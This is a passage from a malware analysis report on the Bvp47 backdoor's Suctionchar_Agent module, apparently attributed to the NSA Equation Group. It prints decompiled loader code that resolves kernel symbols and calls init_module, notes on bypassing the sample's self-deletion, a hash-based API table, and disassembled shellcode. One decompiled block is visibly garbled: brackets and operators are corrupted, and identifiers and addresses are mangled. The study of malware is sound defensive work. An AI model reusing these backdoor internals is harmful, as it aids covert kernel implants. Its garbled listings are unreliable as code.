        v119 = 0;
        v120 = 0;
        v121 = 0;
        v122 = 0;
        v34 = serial_bind_0xa8a16d65_xcode(v95, "Bvp_modversion__", 18);
        v35 = (int (__cdecl *)(unsigned int *, _DWORD, int))ELF_API_0x08052A40;
        v80 = v34;
        v36 = serial_bind_0xa8a16d65_xcode(v96, "Bvp_sizeof__zZmodversion_info", 31);
        v3 = v35(&v119, 0, v36);
        if ( v3 )
            goto LABEL_5;
        v37 = (int (__cdecl *)(int *, _DWORD, int))ELF_API_0x08052A40;
        v38 = serial_bind_0xa8a16d65_xcode(v97, "Bvp_offsetof__CzZmodversion_info__Mname", 41);
        v3 = v37(&v120, 0, v38);
        if ( v3 )
            goto LABEL_5;
        v39 = (int (__cdecl *)(int *, _DWORD, int))ELF_API_0x08052A40;
        v40 = serial_bind_0xa8a16d65_xcode(v98, "Bvp_offsetof__CzZmodversion_info__Mcrc", 40);
        v3 = v39(&v121, 0, v40);
        if ( v3 )
            goto LABEL_5;
        if ( v119 != -1 && v120 != -1 && v121 != -1 )
        {
            v41 = v104 + 40 * v108;
            v42 = *(_DWORD *)(v41 + 16) + v103;
            v43 = *(_DWORD *)(v41 + 20) / v119;
            if ( v43 )
            {
                do
                {
                    v73 = v43;
                    v44 = v42 + v3 * v119;
                    v71 = v44 + v120;
                    ((void (__cdecl *)(char *, _DWORD))serial_bind_0xbf3146c2_memset)(v100, 0);
                    (*(void (__cdecl **)(char *, int, int))&strcpy_.)(v100, v80, 128);
                    (*(void (__cdecl **)(char *, int))&strcat_.)(v100, v71);
                    ((void (__cdecl *)(int *, _DWORD, char *))ELF_API_0x08052A40)(&v122, 0, v100);
                    v43 = v73;
                    v45 = (_DWORD *)(v121 + v44);
                    if ( *v45 != 0x1DC665AE )
                        goto LABEL_41;
                    ++v3;
                    *v45 = v122;
                }
                while ( v73 > v3 );
            }
        }
    }
}
```

```

234     while ( v7 > v2 );
235 }
236 }
237 }
238 v19 = {int (__cdecl *)(int *, _DWORD, int))ELF_API_0x00052A40;
239 v20 = serial_bind_0xa8a1d6d5_xcodel(07, "Bvp_offsetof__CzModule_Minist", 32);
240 v3 = v19(&v18, 0, v20);
241 if ( !v3 )
242 {
243     v21 = (_DWORD *){v104 + 40 * v100};
244     v22 = v21[7];
245     v3 = -1;
246     if ( v22 < *(unsigned_int16 *)&v103 ){v103 + 40}
247     SS *((BYTE *){v104 + 40 * v22 + 8}) & 2 != 0
248     SS v21[5] << 0xFu )
249 {
250     v23 = v21[4] + v103;
251     if ( *((_DWORD *)v23 == 60 SS *((BYTE *){v23 + 4}) == 1 )
252     {
253         *((_DWORD *)v23 = v108;
254         v24 = {int (__cdecl *)(int *, _DWORD, int))ELF_API_0x00052A40;
255         v119 = 0;
256         v118 = 0;
257         v25 = serial_bind_0xa8a1d6d5_xcodel(v95, "Bvp_sym_devmem_is_allowed", 28);
258         if ( v24(&v22, 0, v25) )
259             goto LABEL_41;
260         if ( v121 == -1 )
261             goto LABEL_41;
262         v26 = serial_bind_0xa8a1d6d5_xcodel(v96, "Bvp_synsym_after_devmem_is_allowed", 38);
263         if ( ({int (__cdecl *)(int *, _DWORD, int))ELF_API_0x00052A40}(&v121, 0, v26) )
264             goto LABEL_41;
265         if ( v121 == -1 )
266             goto LABEL_41;
267         v27 = {int (__cdecl *)(int *, _DWORD, int))ELF_API_0x00052A40;
268         v28 = serial_bind_0xa8a1d6d5_xcodel(v97, "Bvp_weak_syn_lookup_address", 30);
269         if ( v27(&v120, 0, v28) )
270             goto LABEL_41;
271         v29 = v120;
272         if ( v120 == -1 )
273             goto LABEL_41;
274         v30 = v121;
275         v70 = v122;
276         v31 = serial_bind_0xa8a1d6d5_xcodel(v98, "KqXlu KqWulu KqUulu KqWulu KqUulu KqWulu", 40);
277         IF ( (*({int (__cdecl *)(char*, int, int, const char*, int, const char*, int, const char*, int, const char*, int, const char*, int, const char*), int}))&snp=
278             v81,
279             1024,
280             v31,
281             "mias",
282             xx,
283             "qxizlBKXBfdn",
284             v70,
285             "adziytnab",
286             v30,
287             "ihNCsr",
288             v29,
289             "dxHfssbutDV",
290             yy,
291             "NGQaoOrdVC",
292             // 需要符合引出的参数设定!
293             z1 < 0 )
294             goto LABEL_41;

```

```

359: goto LABEL_41;
360: v59 = (int (__cdecl *)(int *, _DWORD, int))ELF_API_0x08052A40;
361: v60 = serial_bind_0xa8a16d65_xcode(v60, "Bvp_sym____ioremap", 20);
362: if (v59(&v113, 0, v60))
363:     goto LABEL_41;
364: if (v113 == -1)
365:     goto LABEL_41;
366: v61 = (int (__cdecl *)(int *, _DWORD, int))ELF_API_0x08052A48;
367: v62 = serial_bind_0xa8a16d65_xcode(v61, "Bvp_sym_module_alloc", 23);
368: if (v61(&v112, 0, v62))
369:     goto LABEL_41;
370: if (v112 == -1)
371:     goto LABEL_41;
372: v63 = (int (__cdecl *)(int *, _DWORD, int))ELF_API_0x08052A40;
373: v64 = serial_bind_0xa8a16d65_xcode(v63, "Bvp_sym_module_free", 22);
374: if (v63(&v111, 0, v64))
375:     goto LABEL_41;
376: if (v111 == -1)
377:     goto LABEL_41;
378: v65 = (int (__cdecl *)(int *, _DWORD, int))ELF_API_0x08052A40;
379: v66 = serial_bind_0xa8a16d65_xcode(v65, "Bvp_const_PAGE_OFFSET", 24);
380: if (v65(&v110, 0, v66))
381:     goto LABEL_41;
382: v67 = v110;
383: if (v110 == -1)
384:     goto LABEL_41;
385: v68 = v111;
386: v78 = v114;
387: v72 = v112;
388: v74 = v113;
389: v77 = v115;
390: v76 = v116;
391: v75 = v117;
392: v69 = serial_bind_0xa8a16d65_xcode(
393:     v82,
394:     "KseKseKse KseKseKse KseKseKse KseKseKse KseKseKse KseKseKse",
395:     66);
396: if ( ("(!(__cdecl __*)(char *, unsigned int, int, const char *, int, const char *, int, const char *, int, const
397:     &v51[51 - 1],
398:     1024 - (v51 - 1),
399:     v69,
400:     "bzjV8gOrtQtz",
401:     v76,
402:     "stZzOBIMEE",
403:     v76,
404:     "waLujJdj",
405:     v77,
406:     "DlsDrKhha",
407:     v78,
408:     "wJPbPKxAzn",
409:     v74,
410:     "shRTYQNSos",
411:     v72,
412:     "HGLrAQdH",
413:     v68,
414:     "zbNTHZ",
415:     v67) < 0 ) // 需要符合对应的参数设置2
416: {
417:     v3 = -1;

```

11. Finally start loading the kernel modules:

```
417         goto LABEL_5;  
418     }  
419 }  
420 v48 = (*(int (__cdecl **)(int, int, char **))&init_module_.)(v102[0], v102[1], v81);  
421 v49 = *(_DWORD *)((*int (*)(void))&_errno_location_.)();  
422 if ( v49 != 1 || v48 != -1 )  
423     v3 = v49;  
424 }  
425 }  
426 }  
427 }  
428 }
```

A Bypass Method for Self-Deletion

There are two calls to the unlink function in the main function. During the actual debugging process, the process can be violently modified to bypass the self-deletion of unlink:

| Direction | Type | Address | Text |
|-----------|------|-------------------|---------------------------|
| Up | p | serial_mkstemp+3C | call near ptr unlink_ |
| Up | p | main+11B | call near ptr unlink_ |
| Up | p | main+366 | call near ptr unlink_ |
| | p | main+37B | call near ptr unlink_ |
| D... | p | main+9E2 | call near ptr unlink_ |
| D... | p | main+9F3 | call near ptr unlink_ |
| D... | p | sub_804D590+73 | call near ptr unlink_ |
| D... | p | sub_804DB60+35 | call near ptr unlink_ |
| D... | p | sub_804E1A0+8F | call near ptr unlink_ |
| D... | p | sub_804E660+221 | call near ptr unlink_ |
| D... | p | sub_805B9B0+246 | call near ptr unlink_ |
| D... | o | LOAD:off_8063200 | dd offset unlink_.field_6 |
























































Line 3 of 12

OK Cancel Search Help

Hash-Based API Function Call

During the running process of Bvp47, a API function lookup table based on Hash value will be made.

1. The Hash table looks like following;

| Address | Length | Type | String |
|---|----------|------|----------|
|  LOAD:08060... | 00000009 | C | 9a98cf3e |
|  LOAD:08060... | 00000009 | C | 29b5e7f0 |
|  LOAD:08060... | 00000009 | C | 97413c51 |
|  LOAD:08060... | 00000009 | C | 3955ced4 |
|  LOAD:08060... | 00000009 | C | 278dec7a |
|  LOAD:08060... | 00000009 | C | d1eb34ee |
|  LOAD:08060... | 00000009 | C | 191ea6d2 |
|  LOAD:08060... | 00000009 | C | 4b6c29bf |
|  LOAD:08060... | 00000009 | C | 78f2b4b4 |
|  LOAD:08060... | 00000009 | C | 1e30bd94 |
|  LOAD:08060... | 00000009 | C | da78b246 |
|  LOAD:08060... | 00000009 | C | 8bdfc33f |
|  LOAD:08060... | 00000009 | C | 1a7a7356 |
|  LOAD:08060... | 00000009 | C | 8c27e8f7 |
|  LOAD:08060... | 00000009 | C | 92e5c0d8 |
|  LOAD:08060... | 00000009 | C | 2cd7cd5e |
|  LOAD:08060... | 00000009 | C | 1bd919bb |
|  LOAD:08060... | 00000009 | C | d0c6bfeb |
|  LOAD:08060... | 00000009 | C | 90bff64c |
|  LOAD:08060... | 00000009 | C | 531ab53f |
|  LOAD:08060... | 00000009 | C | c949df79 |
|  LOAD:08060... | 00000009 | C | 3bcaaa8c |
|  LOAD:08060... | 00000009 | C | 19282364 |
|  LOAD:08060... | 00000009 | C | ad776cf9 |
|  LOAD:08060... | 00000009 | C | 0e56f7ab |
|  LOAD:08060... | 00000009 | C | b219d9e5 |
|  LOAD:08060... | 00000009 | C | 68cab24f |
|  LOAD:08060... | 00000009 | C | b064f130 |
|  LOAD:08060... | 00000009 | C | 388b7075 |
|  LOAD:08060... | 00000009 | C | 7bbf2c88 |
|  LOAD:08060... | 00000009 | C | e6342921 |
|  LOAD:08060... | 00000009 | C | bfdc5cb1 |
|  LOAD:08060... | 00000009 | C | 628daa78 |
|  LOAD:08060... | 00000009 | C | 43f710cc |
|  LOAD:08060... | 00000009 | C | 7ba772b8 |
|  LOAD:08060... | 00000009 | C | 59422f01 |
|  LOAD:08060... | 00000009 | C | 25b78822 |
|  LOAD:08060... | 00000009 | C | 47c2cb27 |
|  LOAD:08060... | 00000009 | C | 89436336 |
|  LOAD:08060... | 00000009 | C | 7f493fb8 |
|  LOAD:08060... | 00000009 | C | f265883c |
|  LOAD:08060... | 00000009 | C | 5b19bf75 |
|  LOAD:08060... | 00000009 | C | 44624440 |
|  LOAD:08060... | 00000009 | C | c767b324 |
|  LOAD:08060... | 00000009 | C | e7a87594 |
|  LOAD:08060... | 00000009 | C | ea895d08 |
|  LOAD:08060... | 00000009 | C | 10227454 |
|  LOAD:08060... | 00000009 | C | 2e78d32a |
|  LOAD:08060... | 00000009 | C | 500b288d |
|  LOAD:08060... | 00000009 | C | 35ed46eb |
|  LOAD:08060... | 00000009 | C | 9d2e940a |
|  LOAD:08060... | 00000009 | C | 9a79a116 |
|  LOAD:08060... | 00000009 | C | 37d03e4a |
|  LOAD:08060... | 00000009 | C | 3d8cec3c |
|  LOAD:08060... | 00000009 | C | bebff213 |

2. Attempt to initialize in the sub_804C2E0 function

| | | | | |
|---------------------------------------|--|-------------|-----------|---|
| LOAD:0804C2E0 | | sub_804C2E0 | proc near | ; CODE XREF: sub_804A150:loc_804A2C8tp |
| LOAD:0804C2E0 55 | | | push | ebp |
| LOAD:0804C2E1 89 E5 | | | mov | ebp, esp |
| LOAD:0804C2E3 83 EC 18 | | | sub | esp, 18h |
| LOAD:0804C2E6 C7 44 24 08 78 00 00 00 | | | mov | dword ptr [esp+8], 78h ; 'x' ; z |
| LOAD:0804C2EE C7 44 24 04 C0 32 06 08 | | | mov | dword ptr [esp+4], offset g_bind_list ; y |
| LOAD:0804C2F6 C7 04 24 20 4F 06 08 | | | mov | dword ptr [esp], offset xx ; x |
| LOAD:0804C2FD E8 EE 07 01 00 | | | call | serial_bind_0x7bbf2c88_ |
| LOAD:0804C302 C9 | | | leave | |
| LOAD:0804C303 C3 | | | retn | |
| LOAD:0804C303 | | sub_804C2E0 | endp | |
| LOAD:0804C303 | | | | |

3. Further initialization in serial_bind_0x7bbf2c88_ function

| | | | | |
|---------------------------------|--|--------------|------------------------|---|
| LOAD:0805CAF0 55 | | push | ebp | |
| LOAD:0805CAF1 88 FF FF FF FF | | mov | eax, 0FFFFFFFh | |
| LOAD:0805CAF6 89 E5 | | mov | ebp, esp | |
| LOAD:0805CAF8 57 | | push | edi | |
| LOAD:0805CAF9 56 | | push | esi | |
| LOAD:0805CAFA 53 | | push | ebx | |
| LOAD:0805CAF8 83 EC 2C | | sub | esp, 2Ch | |
| LOAD:0805CAFE 88 4D 08 | | mov | ecx, [ebp+x] | |
| LOAD:0805CB01 88 5D 0C | | mov | ebx, [ebp+y] | |
| LOAD:0805CB04 88 7D 10 | | mov | edi, [ebp+z] | |
| LOAD:0805CB07 85 C9 | | test | ecx, ecx | |
| LOAD:0805CB09 74 6F | | jz | short loc_805CB7A | |
| LOAD:0805CB0B 85 DB | | test | ebx, ebx | |
| LOAD:0805CB0D 74 68 | | jz | short loc_805CB7A | |
| LOAD:0805CB0F 85 FF | | test | edi, edi | |
| LOAD:0805CB11 74 67 | | jz | short loc_805CB7A | |
| LOAD:0805CB13 88 01 | | mov | eax, [ecx] | |
| LOAD:0805CB15 85 C0 | | test | eax, eax | |
| LOAD:0805CB17 74 69 | | jz | short loc_805CB82 | |
| LOAD:0805CB19 | | | | |
| LOAD:0805CB19 | | loc_805CB19: | | ; CODE XREF: serial_bind_0x7bbf2c88_+AF4j |
| LOAD:0805CB19 31 F6 | | xor | esi, esi | |
| LOAD:0805CB18 EB 0D | | jmp | short loc_805CB2A | |
| LOAD:0805CB18 | | | | |
| LOAD:0805CB1D 8D 76 00 | | | align 10h | |
| LOAD:0805CB20 | | | | |
| LOAD:0805CB20 | | loc_805CB20: | | ; CODE XREF: serial_bind_0x7bbf2c88_+434j |
| LOAD:0805CB20 83 C6 01 | | add | esi, 1 | |
| LOAD:0805CB23 83 C3 14 | | add | ebx, 14h | |
| LOAD:0805CB26 39 F7 | | cmp | edi, esi | |
| LOAD:0805CB28 76 4E | | jbe | short loc_805CB78 | |
| LOAD:0805CB2A | | | | |
| LOAD:0805CB2A | | loc_805CB2A: | | ; CODE XREF: serial_bind_0x7bbf2c88_+2B1j |
| LOAD:0805CB2A | | | | ; serial_bind_0x7bbf2c88_+854j |
| LOAD:0805CB2A 88 43 08 | | mov | eax, [ebx+8] | |
| LOAD:0805CB2D 83 E8 01 | | sub | eax, 1 | |
| LOAD:0805CB30 83 F8 01 | | cmp | eax, 1 | |
| LOAD:0805CB33 77 EB | | ja | short loc_805CB20 | |
| LOAD:0805CB35 8B 03 | | mov | eax, [ebx] | |
| LOAD:0805CB37 83 C6 01 | | add | esi, 1 | |
| LOAD:0805CB3A 89 4D E0 | | mov | [ebp+var_20], ecx | |
| LOAD:0805CB3D 89 04 24 | | mov | [esp], eax ; str_stext | |
| LOAD:0805CB40 E8 68 0F 00 00 | | call | sub_805DAB0 | |
| LOAD:0805CB45 8B 4D E0 | | mov | ecx, [ebp+var_20] | |
| LOAD:0805CB48 89 45 E4 | | mov | [ebp+var_1C], eax | |
| LOAD:0805CB4B 8B 73 E6 93 FB | | mov | eax, 0FB93E673h | |
| LOAD:0805CB50 F7 65 E4 | | mul | [ebp+var_1C] | |
| LOAD:0805CB53 8B 45 E4 | | mov | eax, [ebp+var_1C] | |
| LOAD:0805CB56 C1 EA 09 | | shr | edx, 9 | |
| LOAD:0805CB59 69 D2 09 02 00 00 | | imul | edx, 209h | |
| LOAD:0805CB5F 29 D0 | | sub | eax, edx | |
| LOAD:0805CB61 89 C2 | | mov | edx, eax | |

Pseudo C code:

```
1 int __cdecl serial_bind_0x7bbf2c88_(int x, int y, int z)
2 {
3     int result; // eax
4     int v4; // ecx
5     int v5; // ebx
6     unsigned int v6; // esi
7     unsigned int v7; // eax
8     int v8; // eax
9     _BOOL1 v9; // zf
10    _DWORD *v10; // [esp+18h] [ebp-20h]
11
12    result = -1;
13    v4 = x;
14    v5 = y;
15    if ( x )
16    {
17        if ( y )
18        {
19            if ( z )
20            {
21                if ( *(_DWORD *)x
22                    || (v8 = serial_bind_0x227ffec5_calloc(2084), v4 = x,
23                        v9 = v8 == 0,
24                        *(_DWORD *)x = v8,
25                        result = 0xD0000013,
26                        !v9) )
27                {
28                    v6 = 0;
29                    do
30                    {
31                        while ( (unsigned int)(*( _DWORD *) (v5 + 8) - 1) > 1 )
32                        {
33                            ++v6;
34                            v5 += 20;
35                            if ( z <= v6 )
36                                goto LABEL_9;
37                        }
38                        ++v6;
39                        v10 = ( _DWORD *)v4;
40                        v7 = sub_805DAB0(*(char **)v5);
41                        v4 = (int)v10;
42                        *(_DWORD *) (v5 + 12) = *(_DWORD *) (*v10 + 4 * (v7 % 0x209));
43                        *(_DWORD *) (*v10 + 4 * (v7 % 0x209)) = v5;
44                        v5 += 20;
45                    }
46                    while ( z > v6 );
47                LABEL_9:
48                    result = 0;
49                }
50            }
51        }
52    }
53    return result;
54 }
```

A Part of Shellcode

There are some incomplete encrypted ELF files in the loader module. After decryption, there are several codes in the form of shellcode.

1. The corresponding ELF header format is defined as follows


```
LOAD:08063D28 7F 45 4C 46 01 01 00 00 00 00 00+g_elf_buf db 7Fh, 45h, 4Ch, 46h, 3 dup(1), 9 dup(0); e_ident
LOAD:08063D28 00 00 00 00 01 00 03 00 01 00 00 00+; DATA XREF: serial_bvp+2Cto
LOAD:08063D28 00 00 00 00 00 00 00 00 00 00 00 00+; serial_bvp+52to
LOAD:08063D28 00 00 00 00 34 00 00 00 00 00 28 00+; e_type
LOAD:08063D28 0E 00 00 00 dw 1; e_machine
LOAD:08063D28 dw 3; e_version
LOAD:08063D28 dd 1; e_entry
LOAD:08063D28 dd 0; e_phoff
LOAD:08063D28 dd 780h; e_shoff
LOAD:08063D28 dd 0; e_flags
LOAD:08063D28 dw 34h; e_ehsize
LOAD:08063D28 dw 0; e_phsize
LOAD:08063D28 dw 0; e_phnum
LOAD:08063D28 dw 28h; e_shsize
LOAD:08063D28 dw 0Eh; e_shnum
LOAD:08063D28 dw 08h; e_shstrndx
LOAD:08063D54 ; -----
```

2. Several pieces of shellcode in the middle will jump to each other

```
LOAD:08063D54
LOAD:08063D54
LOAD:08063D54
LOAD:08063D54
LOAD:08063D54
LOAD:08063D54
LOAD:08063D54 55
LOAD:08063D55 89 E5
LOAD:08063D57 57
LOAD:08063D58 56
LOAD:08063D59 53
LOAD:08063D5A 83 EC 1C
LOAD:08063D5D 6A 01
LOAD:08063D5F FF 35 2C 00 00 00
LOAD:08063D65 FF 35 30 00 00 00
LOAD:08063D68 FF 35 28 00 00 00
LOAD:08063D71 E8 1C 03 00 00
LOAD:08063D76 83 C4 10
LOAD:08063D79 89 45 DC
LOAD:08063D7C A1 1C 00 00 00
LOAD:08063D81 85 C0
LOAD:08063D83 89 45 E4
LOAD:08063D86 74 6D
LOAD:08063D88 A1 18 00 00 00
LOAD:08063D8D 85 C0
LOAD:08063D8F 89 45 E0
LOAD:08063D92 74 61
LOAD:08063D94 A1 14 00 00 00
LOAD:08063D99 85 C0
LOAD:08063D9B 74 58
LOAD:08063D9D 8B 15 10 00 00 00
LOAD:08063DA3 85 D2
LOAD:08063DA5 74 4E
LOAD:08063DA7 8B 0D 0C 00 00 00
LOAD:08063DAD 85 C9
LOAD:08063DAF 74 44
LOAD:08063DB1 8B 1D 08 00 00 00
LOAD:08063DB7 85 DB
LOAD:08063DB9 74 3A
LOAD:08063DBB 8B 35 04 00 00 00
LOAD:08063DC1 85 F6
LOAD:08063DC3 74 30
LOAD:08063DC5 8B 3D 00 00 00 00
LOAD:08063DCB 85 FF
LOAD:08063DCD 74 26
LOAD:08063DCF 83 EC 0C
LOAD:08063DD2 57
LOAD:08063DD3 56
LOAD:08063DD4 53
LOAD:08063DD5 BB FE FF FF FF
LOAD:08063DDA 51
LOAD:08063DDB 52
LOAD:08063DDC 50
LOAD:08063DDF FF 75 E0
LOAD:08063DE0 FF 75 E4
LOAD:08063DE3 FF 35 00 00 00 00
LOAD:08063DE9 E8 5A 01 00 00

shellcode_func_1 proc near
var_24 = dword ptr -24h
var_20 = dword ptr -20h
var_1C = dword ptr -1Ch
push ebp
mov ebp, esp
push edi
push esi
push ebx
sub esp, 1Ch
push 1
push large dword ptr ds:2Ch
push large dword ptr ds:30h
push large dword ptr ds:28h
call shellcode_func_6
add esp, 10h
mov [ebp+var_24], eax
mov eax, large ds:1Ch
test eax, eax
mov [ebp+var_1C], eax
jz short loc_8063DF5
mov eax, large ds:18h
test eax, eax
mov [ebp+var_20], eax
jz short loc_8063DF5
mov eax, large ds:14h
test eax, eax
jz short loc_8063DF5
mov edx, large ds:10h
test edx, edx
jz short loc_8063DF5
mov ecx, large ds:0Ch
test ecx, ecx
jz short loc_8063DF5
mov ebx, large ds:8
test ebx, ebx
jz short loc_8063DF5
mov esi, large ds:4
test esi, esi
jz short loc_8063DF5
mov edi, large ds:0
test edi, edi
jz short loc_8063DF5
sub esp, 0Ch
push edi
push esi
push ebx
mov ebx, 0FFFFFFFh
push ecx
push edx
push eax
push [ebp+var_20]
push [ebp+var_1C]
push large dword ptr ds:0
call shellcode_func_4
```

3. A total of 6 pieces of shellcode



A screenshot of a debugger's function list window. The window has a title bar and a list of functions. The functions listed are: `_term_proc`, `shellcode_func_1`, `shellcode_func_2`, `shellcode_func_3`, `shellcode_func_4`, `shellcode_func_5`, and `shellcode_func_6`. Each function name is preceded by a small icon of a lowercase 'f' inside a blue square. The function `shellcode_func_1` is highlighted with a light gray background. At the bottom of the list, there are navigation arrows: a left arrow and a right arrow.

```
f _term_proc  
f shellcode_func_1  
f shellcode_func_2  
f shellcode_func_3  
f shellcode_func_4  
f shellcode_func_5  
f shellcode_func_6
```


6. Conclusion

Although the function implementation of the Suctionchar_Agent module is relatively simple, combining Bvp47_loader and Dewdrop, we can conclude that Bvp47 has a good architectural capability in design, and attackers can flexibly combine other functional modules to achieve attack targets and reduce exposed surface of malicious code as much as possible. Although the NSA-sourced attack activities are highly secretive, through the analysis of forensic materials within the scope of our own data and the in-depth mining of open source data, we still hope to complete our puzzle and get a glimpse of the operation methods of the top international hacker teams.

7. Reference

1. Bvp47 – A Top-tier Backdoor of US NSA Equation Group
https://www.pangulab.cn/post/the_bvp47_a_top-tier_backdoor_of_us_nsa_equation_group/
2. The Shadow Brokers: x0rz-EQGRP
https://github.com/x0rz/EQGRP/blob/master/Linux/up/suctionchar_agents.tar.bz2
3. jtcriswell/bpfa
<https://github.com/jtcriswell/bpfa>
4. bpf-asm-explained
<https://github.com/lgalia/pflua/blob/master/doc/technical/bpf-asm-explained.md>
5. cloudflare/bpftools
<https://github.com/cloudflare/bpftools>